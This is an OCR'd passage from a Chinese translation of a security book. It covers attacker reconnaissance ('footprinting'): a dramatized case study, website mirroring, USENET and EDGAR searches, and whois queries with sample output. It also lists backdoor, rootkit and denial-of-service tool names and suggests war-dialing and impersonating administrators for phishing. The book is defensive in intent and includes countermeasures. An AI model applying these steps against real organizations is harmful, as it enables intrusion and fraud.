一旦目标系统已全部控制，当务之急便是掩踪灭迹，以防系统管理员发觉。	**掩踪灭迹 (Covering tracks)**	清除日志记录 掩藏工具	zap,Event Log GUI, rootkits,文件流
在系统的不同部分均布置陷阱和后门，以便在入侵者一时兴起时，仍能从容获得特权访问。	**创建后门 (Creating back doors)**	创建“无赖”账号 安排批处理作业 感染初启文件 植置远程控制服务 安装监控机制 利用特洛伊木马替换应用	members of wheel,Administrators cron,AT rc,启动文件夹，注册表键 netcat,remote.exe,VNC,BO2K 键击记录器，向 secadmin 邮件别名添加账号 login，fpnwclnt.dll
如果攻击者侵入不成功，他们也许会使用早准备好的漏洞代码来使目标系统瘫痪。	**拒绝服务攻击 (Denial of Service)**	SYN flood ICMP 技术 同一 src/dst SYN 请求 重叠 fragment/offset 错误 (bugs) Out of bounds TCP options(OOB) DDOS	synk4 ping of death,smurf land,latierra teardrop,bonk,newtear supernuke.exe trinoo/TFN/stacheldraht

目 录

第2部分 攻击系统

第1部分

「窥探设施」



案例研究：目标探测

经过IRC(因特网聊天室)“即时突破”的整夜经验交流之后，在各色MP3音乐的激情冲击下，黑客们出动了。随着指尖的快速键击，DSL路由器也开始工作，目标探到并已锁定。网络上飞舞的是来自黑客家庭网络上各种系统的攻击包，包括Linux、FreeBSD和Windows NT，各种系统都是精心配置，装备优良，目的只有一个：发起黑客攻击!

如果没有对目标环境的彻底了解，攻击者梦想瞬间突破防线自然是不可能的。和因特网相连的是什么系统——UNIX、NT还是NetWare? 哪些信息是公开的，有何价值?运行的Web服务器是什么类型——Apache 还是IIS?其版本如何?所有这些问题都要经过对目标环境的踩点(footprinting)后给出清晰且相对精确的回答。发起攻击的最困难工作并不在于扣动扳机，而是对目标的了解。

攻击者开始在www.dogpile.com上浏览最新的USENET贴子，查询“@your_company.com”的相关信息，看看目标公司的员工向USENET上张贴些什么，他们对安全了解的程度如何。攻击者扫描着来自dogpile.com 上的响应，突然，他在一个给comp.os.ms-windows.nt.admin.security 发的贴子前停住了。随着鼠标的双击声，他开始知道目标公司的一些技术情况了，更重要的是，他可能找出一些脆弱的地方。

<USENET 贴子>

我最近通过了MCSE考试，做NT管理员也好几年了。随着公司的缩编，我又得管理Web服务器，又要负责其安全。虽然我管理NT很在行，但对Microsoft IIS的安全却知之甚少。谁能建议我，怎样才能更快地了解和掌握IIS和NT的安全机制呢?

此致

一个很累但工资很低的管理员

攻击者心跳加快了——终于找到了一个安全经验很少的管理员！他迅速地从Linux上向ARIN数据库发出了查询指令，弄清楚该公司的网络地址段；然后开始用ping扫荡实用工具摸清该公司因特网服务状况。几秒钟后，结果出来了，有12个系统是在运行的。此时，攻击者尚不能确认哪些系统运行了有弱点或漏洞的服务，不过，这一切都会明朗的。攻击者的额头上已渗出细密的汗珠，他灵活的手指在键盘上跳跃着，宛如钢琴大师的弹奏。下面该扫描端口了，攻击者往nmap发出一串指令，等待回答：打开的端口有哪些？FreeBSD系统发出的大量信息包已让DSL线路忙到极限了。答案出来了：多个系统上打开了23、80、139及443端口。显然，开锁并不困难了。先看看Web服务器是不是可以用刚从IRC上获得的攻击方法突破。

```
nc www.your_company.com 80
HEAD / HTTP/1.0
<ENTER>
<ENTER>
HTTP/1.1 200 OK
Server:Microsoft-IIS/4.0
```

Microsoft IIS 4.0！攻击者迅速地将IIS的潜在弱点与手头上的非法攻击代码比较，又用几招查点(enumeration)技巧来看看Web服务器上的漏洞是否属实。嘿！搞定！怎么样，闻到“糊味了”吧！

此种场景是真实的，也是那些固执的攻击者花费时间最多的地方。媒体总喜欢煽情地吹嘘“按钮”攻击，事实上，一个有经验的且意志顽固的攻击者往往在发动攻击之前会花上数月对目标进行踩点。第1章至第3章讨论的技术就是有关此方面的，在那些心怀叵测的人们对你的系统踩点之前，不妨你也对自己的系统踩踩点！

“你应当了解真相，真相会使你自由。”这是圣经上的一句话，这也是作者出版这本书的目的。

第1章

踩点——目标探测

对于黑客们来说，在开始进行盗窃之前，必须完成三个基本步骤。本章讨论第一个步骤——踩点（footprinting），这是汇集目标信息的精细技艺。举例来说，当盗贼决定抢劫一家银行时，他们并不是径直走进去开始要钱（至少不是明智的做法）。相反，他们下苦功夫汇集关于这家银行的信息，包括武装押运车的路线和送货时间、摄像头位置和摄像范围、出纳员人数、逃跑出口以及其他任何有助于避免意外事故的信息。

同样踩点也适用于成功的攻击者。他们必须收集大量的信息，以便执行集中火力的外科手术式的攻击（也就是不会马上被捉住的攻击）。因此，攻击者将尽可能多地收集关于一个机构的安全态势的各个方面的信息。其结果是取得一个惟一的足迹（footprint），也就是关于该目标机构的因特网、远程访问及内联网／外联网之存在的剖析图（profile）。通过遵循一种结构化的方法学，攻击者可以系统地从多个来源收集信息，编纂出关于任何机构的关键足迹。

1.1 什么是踩点

对于一个机构的系统性踩点将允许攻击者就该机构的安全态势构建一个完整的剖析图。通过结合使用工具和技巧，攻击者能够由一个未知量（譬如说某家公司的因特网连接）归结出域名、网络块以及直接连到因特网上的系统的IP地址的一个特定范围。尽管有许多类型的踩点技巧，但它们基本上以达到发现与如下技术相关的信息为目的：因特网、内联网（intranet）、远程访问和外联网（extranet）。表1.1列出了这些技术以及攻击者试图标识的关键信息。

1.1.1 踩点的必要性

踩点对于系统地、有条不紊地确保标识出与先前提及的技术相关联的所有信息是完全必要的。要是没有过硬的办法来执行这种类型的勘察，就有可能错过与某个特定技术或机构相关联的关键信息。踩点往往是确定实体安全态势中最为辛苦的工作，然而它也是最重要的工作之一。踩点的完成必须非常准确，并可以控制。

技术	标识的信息
因特网	域名
	网络块
	经因特网可达到的系统的指定 IP 地址
	每个系统上运行的 TCP 和 UDP 服务
	系统体系结构（例如 SPARC 或是 X86）
	访问控制机制和相关访问控制列表（ACL）
	入侵检测系统（IDS）
	系统查点（用户名和用户组名、系统旗标、路由表、SNMP 信息）
内联网	连网协议（如 IP、IPX、DecNET 等）
	内部域名
	网络块
	经内联网可达到的系统的指定 IP 地址
	每个系统上运行的 TCP 和 UDP 服务
	系统体系结构（例如 SPARC 或是 X86）
	访问控制机制和相关访问控制列表（ACL）
	入侵检测系统（IDS）
	系统查点（用户名和用户组名、系统旗标、路由表、SNMP 信息）
远程访问	模拟／数字电话号码
	远程系统类型
	认证机制
外联网	连接源地址和目标地址
	连接类型
	访问控制机制

表 1.1 攻击者能标识的技术和相关信息

1.2 因特网踩点

既然许多踩点技巧是跨技术的（因特网技术和内联网技术），本章就集中讨论对于一个机构的因特网连接的踩点，远程访问技术中的踩点将在第 9 章中具体说明

就踩点而言，提供一步一步的指导比较困难，因为这是一种可能导致往下插入多条路径的活动，然而本章仍然描述了足以让你完成一次彻底的足迹分析工作的基本步骤，这些技巧中有不少能应用于先前提及的其他技术。

1.2.1 步骤1：确定活动范围

首先应解决的问题是确定踩点活动的范围。你打算对整个机构踩点呢？还是把自己的活动限制在特定的位置（譬如说总公司与子公司）？有些情况下，确定与某个目标机构关联的所有实体可能是件令人胆怯的繁杂任务。所幸的是，因特网提供了一个庞大的资源池，可用来帮助缩小活动范围，并就关于该机构及其雇员的公开可得信息的类型和数量提供某些见地。

开放信息源搜索

流行度：	*9*
容易度：	*9*
影响力：	*2*
风险率：	*7*

首先，如果目标机构有网页，应仔细查看目标机构的网页。不少机构的网页所提供的有助于攻击者的信息量多得荒谬。我们实际上曾见过把防火墙系统的安全配置选项直接列在自己的因特网Web服务器上的机构。其他令人感兴趣的信息还有：

- 机构所在位置
- 与其关系紧密的公司或实体
- 公司兼并或收购的新闻报道
- 电话号码
- 联系人姓名和电子邮件地址
- 指示所用安全机制的类型的隐私或安全策略
- 与其相关联的Web服务器链接

此外，尝试查阅HTML源代码中的注释。许多没有公开展示的内容会掩埋在诸如"<"、"!"和"--"之类的HTML注解标记中。脱机阅读源代码要比联机快，因此将整个站点镜像下来后进行脱机浏览是很有用的。而且有了该站点的本地拷贝就可以通过编程来查找注解或其他感兴趣的内容，这样使你的踩点活动更有效率。镜像整个Web站点的优秀的实用工具有用于UNIX的Wget(ftp://gnjilux.cc.fer.hr/pub/unix/util/wget/)及有用于Windows的Teleport Pro(http://www.tenmax.com/teleport/home.htm)。

研究过网页后，你可能通过搜索公开信息源找出与目标机构关联的信息。新闻报导、出版社发行物等等都可能提供关于该机构的现状和安全态势的额外线索。诸如finance.yahoo.com 及www.companysleuth.com 之类的站点就提供了非常丰富的信息。如果你正在剖析一家差不多完全基于因特网运作的公司，那么通过搜查有关的新闻特写就有可能发现该公司曾经发生过许多次安全事故。这种活动大家凭借自己偏爱的Web搜索引擎就足以做到，不过更为高级的搜索工具和标准也存在，它们可用来揭示额外的信息。

来自FerretSoft公司（http://www.ferretsoft.com ）的FerretPRO搜索工具集是我们偏爱的工具之一。其中的WebFerretPRO提供同时搜索多个不同搜索引擎的能力。此外，该工具集中的其他工具允许你搜索IRC、USENET、电子邮件和文件数据库，找出一些线索。如果你需要免费的、能够搜索多个搜索引擎的解决方案，那就查看http://www.dogpile.com 。

搜索USENET上与@targetdomain.com 相关的张贴文章往往揭示有用的信息。举个例子，我们看到过一篇来自某位系统管理员的工作账号的张贴文章，论及他的新式PBX（私用电话交换机）系统。他说这台交换机对他来说比较陌生，不知道如何关掉缺省的账号和密码。我们都不愿猜测有多少电话瘾君子在为能够利用该机构打免费电话的梦境而唾涎。不用说，通过查阅目标机构的工作人员张贴的文章，可获得关于该机构及其职员之技术水准的额外见地。

最后，你可以使用某些像AltaVista或Hotbot这样的主流搜索引擎提供的高级搜索功能。这些搜索引擎提供找出含有指回目标机构所在域的链接的所有网站的便利手段。乍看起来这也许意义不大，不过我们可由此发掘隐含的信息。假设某个机构内有人决定在自己家里或在目标网络所在站点构建一个非正式的Web网站。该Web服务器可能并不安全，或者未得到该机构的批准。于是仅仅通过确定哪些网站实际上链接到目标机构的Web服务器，我们就可以搜索潜在的非正式网站，如图1.1 所示[1]。

从图中可以看出，搜索返回结果是链接回www.l0pht.com 且含有"hacking"一词的所有网站。因此你可以很容易地使用这种搜索手段找出链接回你的目标所在域的网站。

[1] ①这里隐含假设非正式网站通常含有指向目标机构服务器的链接。找到它们之后，就可利用它们的潜在安全性漏洞作为攻击点或踩点。




图 1.1 使用 AltaVista 搜索引擎，以 www.*targetdomain*.com 搜索指令查询含有指回目标所在域的链接的所有网站

图 1.2 所示的另外一个例子允许你把搜索范围限定在特定的网站。在我们的例子中，所搜索的是 http://www.l0pht.com 上对“mudge”的所有引用。这个查询很容易地就能被改为搜索感兴趣的其他信息。

显然，这些例子并未涵盖实际踩点时想要的所有信息条目，这得发挥你自己的创造性。有时候最为粗鲁笨拙的搜索会产生最有价值的结果。




图 1.2 再次使用 AltaVista，以 host: *targetdomain*.com 搜索指令查询含有所指定串(mudge)的所有网站

EDGAR 搜索

对于公开从事商贸的目标公司，你可以查询在http://www.sec.gov 网站上的证券和交易委员会 (Securities and Exchange Commission，简称SEC) EDGAR 数据库，如图 1.3 所示。




图1.3 EDGAR数据库允许查询公开文档，通过从中标识与目标机构关联的实体，可提供有关该机构的业务面的重要见地

管理自己的因特网连接成了各个机构面临的最大问题之一，这在它们主动归靠或兼并其他实体时尤为突出。因此关注新近归靠的实体相当重要。可查阅的最佳SEC出版物包括10-Q和10-K。10-Q是某个机构最近一季度以来所作所为的快照，包括购并其他实体或对其他实体的处置。10-K是某个机构一年以来所作所为的写照，可能不如10-Q及时。通过搜索“subsidiary（子公司）”或“subsequent events（后续事件）”这

样的字眼仔细筛读这些文档不失为一个好想法。这也许能提供有关新近归靠的实体的信息。各个机构往往是手忙脚乱地把新近归靠的实体连接到自己的大公司网络中，极少顾及安全。因此混水摸鱼地找到归靠的实体中足以让你蛙跳到父公司的安全弱点是极有可能的。毕竟，攻击者们多是机会主义者，有可能利用通常伴随网络之合并的混乱状态。

使用EDGAR搜索时，记住你所寻找的实体的名称应不同于父公司。这在你接下去从InterNIC（因特网网络信息中心）数据库中执行针对机构本身的查询时变得相当关键（参见1.2.2 节“步骤2. 网络查点”）。

对策：公共数据库安全

以上谈到的大多数信息必须做到公开可得，对于公开从事商贸的公司是必需的。然而对于广为公开传播的信息加以评估和分门别类也相当重要。关于此问题的一些相关策略可以参考http://www.ietf.org/rfc/rfc2196.txt 上的站点安全手册(RFC 2196)。最后，从你自己的网页中去除可能辅助攻击者获取你的网络的访问权的任何非必要的信息。

1.2.2 步骤2：网络查点

流行度：	*9*
容易度：	*9*
影响力：	*5*
风险率：	*8*

网络查点过程的第一步是标识与某个特定机构相关的域名和网络。域名代表该公司在因特网上的存在，它是公司名称在因特网上的等价物，例如“AAAApainting.com”和“moetavern.com”。

为查点这些域名，以便发现依附其上的网络，你必须遍查因特网。可供查询的whois数据库有很多，它们提供了丰富的可用于踩点的信息。1999年底之前，Network Solutions公司是垄断域名注册的公司(com，net,edu 及org)，其注册信息在whois服务器上，这种垄断现在已被打破，目前已有多种授权的注册机构(http://www.internic.net/alpha.html)，所有新的注册公司都添加了查询目标的步骤(参见本步骤中的“注

册机构查询[1]。我们首先要查询出正确的注册机构。

有许多机制来查询各种whois数据库(见表1.2)，无论哪种机制，得到的信息都一样。

机制	数据来源	平台
Web接口	http://www.networksolutions.com/ http://www.arin.net	具有Web客户程序的任何平台
Whois客户程序	多数版本的UNIX都提供whois。fwhois由Chris Cappuccio<ccappuc@santefe.edu>创建	UNIX
WS Ping ProPack	http://www.ipswitch.com/	Windows 95/NT/2000
Sam Spade	http://www.samspade.org/ssw	Windows 95/NT/2000
Sam Spade Web接口	http://www.samspade.org/	具有Web客户程序的任何平台
Netscan工具	http://www.nwspsw.com/	Windows 95/NT/2000
Xwhois	http://www.oxygene.500mhz.net/whois/	具有3X和GTK+GUI工具箱的UNIX

表1.2 whois 搜索技巧和数据来源

需要指出的是，对于com,net,edu 或org以外的域就可以查询表1.3所列的其他whois服务器；另一个有用资源，特别是查询美国以外的whois服务器是www.allwhois.com，这里有因特网上最完全的whois资源。

whois服务器	地址
欧洲IP地址分配	http://www.ripe.net
亚太IP地址分配	http://whois.apnic.net
美国军事部门	http://whois.nic.mil
美国政府部门	http://whois.nic.gov

表1.3 政府、军事和国际性公司的whois数据库来源

每次查询可取得不同的信息。以下查询类型提供的是黑客们用于发动攻击的主要信息：

- ▼ **注册机构** 显示特定的注册信息和相关 whois 服务器
- ■ **机构本身** 显示与某个特定机构相关的所有信息
- ■ **域名** 显示与某个特定域名相关的所有信息
- ■ **网络** 显示与某个特定网络或单个 IP 地址相关的所有信息
- ▲ **联系点 (POC)** 显示与某位特定人员(一般是管理方面联系人)相关的所有信息

注册机构查询

随着共享注册系统的出现(即多个注册机构),我们必须咨询whois.crsnic.net 服务器以获得和我们的目标相匹配的潜在域名清单及相关注册信息。我们需要确定正确的注册机构,以便将详细的请求提交给下一步中的数据库。比如,我们将用"Acme Networks"作为目标组织,从UNIX 命令shell(Red Hat 6.2)中执行查询。在我们使用的whois 版本中,@选项允许指定数据库。在一些BSD 版的whois 客户端(比如,OpenBSD 或FreeBSD)中,可使用-a 选项来指定数据库。你应当用man whois 以获得向客户端提交 whois 请求的信息。

执行这种搜索时使用通配符有好处,因为它可以提供额外的搜索结果。在"acme"后面加"."可以列出所有的"acme"开头的域,而不是准确匹配"acme"的域。而且,可以查询http://www.networksolutions.com/help/whoishelp.html 以获得提交高级搜索的额外信息。本文档中的许多线索可以帮助你获得更准确的搜索。

```
[bash] $ whois "acme."@whois.crsnic.net
[whois.crsnic.net]
Whois Sever Version 1.1

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.
net for detailed information.

ACMETRAVEL.COM
ACMETECH.COM
ACMES.COM
ACMERACE.NET
ACMEINC.COM
ACMECOSMETICS.COM
```

```
ACME.ORG
ACME.NET
ACME.COM
ACME-INC.COM
```

如果我们对 acme.net 的信息感兴趣，就可以继续挖掘找到正确的注册机构。

```
[bash]$ whois "acme.net"@whois.crsnic.net
Whois Server Version 1.1

Domain names in the.com,.net,and.org domains can now be registered
with many different competing registrars. Go to http://www.internic.
net for detailed information.

    Domain Name: ACME.NET
    Registrar: NETWORK SOLUTIONS, INC.
    Whois Server: whois.networksolutions.com
    Referral URL: www.networksolutions.com
    Name Server: DNS1.ACME.NET
    Name Server: DNS2.ACME.NET
```

我们可以看到，Network Solutions 是该组织的注册机构，这在共享注册服务系统采用前是很正常的事。下面的步骤中，我们将对确定的注册机构进行查询，因为这些数据库中维护了想要的详细信息。

机构本身查询

一旦标识出一个特定的注册机构，就可以着手机构本身的查询了。此类查询将搜索特定注册机构以查出实体名的所有实例，这比只查找域名范围更广，我们必须用关键字“name”，并向 Network Solutions 提交请求。

```
[bash]$ whois "name Acme Networks"@whois.networksolutions.com
Acme Networks (NAUTILUS-AZ-DOM)                NAUTILUS-NJ.COM
Acme Networks (WINDOWS4-DOM)                   WINDOWS.NET
Acme Networks (BURNER-DOM)                     BURNET.COM
Acme Networks (ACME2-DOM)                      ACME.NET
Acme Networks (RIGHTBABE-DOM)                  RIGHTBABE.COM
Acme Networks (ARTS2-DOM)                      ARTS.ORG
Acme Networks (HR-DEVELOPMENT-DOM)             HR-DEVELOPMENT.COM
Acme Networks (NTSOURCE-DOM)                   NTSOURCE.COM
```

```
Acme Networks (LOCALNUMBER-DOM)                    LOCALNUMBER.NET
Acme Networks (LOCALNUMBERS2-DOM)                  LOCALNUMBERS.NET
Acme Networks (Y2MAN-DOM)                          Y2MAN.COM
Acme Networks (Y2MAN2-DOM)                         Y2MAN.NET
Acme Networks for Christ Hospital (CHOSPITAL-DOM)    CHOSPITAL.ORG
...
```

可以看出，与Acme Networks关联的域名有不少。不过它们是关联着真正的网络呢?还是仅仅注册来供将来使用或出于保护商标的目的呢？我们需要继续钻研，直到发现一个工作着的网络为止。

当针对一个大机构执行机构本身的查询时，可能得到成百上千个与之关联的记录。在发送垃圾邮件（spamming）的恶行变得如此盛行之前，从Network Solutions上下载整个.com域是可能的。为了遏止这种行为，Network Solutions的whois服务器将结果截短，只显示前50个记录。

域名查询

基于我们的机构查询，最可能着手查询的候选域名是Acme.net，因为该实体的名称就是Acme Networks(当然，所有真名和引用都作了修改)：

```
[bash]$ whois acme.net@whois.networksolutions.com

[whois.networksolutions.com]
Registrant:

Acme Networks (ACME2-DOM)
11 Town Center Ave.
Einstein, AZ 21098

Domain Name: ACME.NET

Administrative Contact, Technical Contact, Zone Contact:
Boyd, Woody [Network Engineer] (WB9201) woody@ACME.NET
201-555-9011 (201)555-3338 (FAX) 201-555-1212

Record last updated on 13-Sep-95.
Record created on 30-May-95.
Database last updated on 14-Apr-99 13:20:47 EDT.
```

```
Domain servers in listed order:
    DNS.ACME.NET      10.10.10.1
    DNS2.ACME.NET     10.10.10.2
```

这种查询类型提供的信息包括：

- ▼ 注册人
- ■ 域名
- ■ 管理方面联系人
- ■ 记录创建时间和更新时间
- ▲ 主DNS服务器和辅DNS服务器

到了这一步，你得具备一点计算机警犬的嗅觉。分析查询结果，找出能提供更多信息的线索。我们通常称额外的信息或信息泄漏为"诱惑物（enticements）"。也就是说，它们可以诱惑攻击者发起更为集中的攻击。下面让我们详细审查查询结果。

通过查看注册人信息，我们可以判定该域名是否属于我们正在尝试踩点的实体。我们知道Acme Networks位于亚利桑那州，因此假定这些信息与我们的踩点分析相关应该不成问题。记住，注册人的地点不必与实体所在地点相关联。许多实体有不止一个地理位置，每个位置都有各自的因特网连接；然而，它们可能以某个共同的实体的名义注册。对于具体的目标域名，有必要审查位置信息以确定是否与目标机构相关。域名信息与我们用于查询的域名一致，因此并未提供额外信息。

管理方面联系人信息相当重要，因为它可能向你告知负责因特网连接或防火墙的人员。它还列出了语音电话和传真电话号码。执行拨入渗透审查时，这些信息非常有用。在所列的电话号码范围内启动轰炸拨打程序就是一个不错的着手点。另外，入侵者往往会冒充管理方面联系人，对目标机构内轻信别人的用户实施社交工程（social engineering）。攻击者会自称管理方面联系人给轻信的用户发送一个欺骗性电子邮件消息。令人惊奇的是，只要看起来请求像是由某位受信任的技术支持人员发送的，许许多多的用户就会把密码改为所请求的那样。

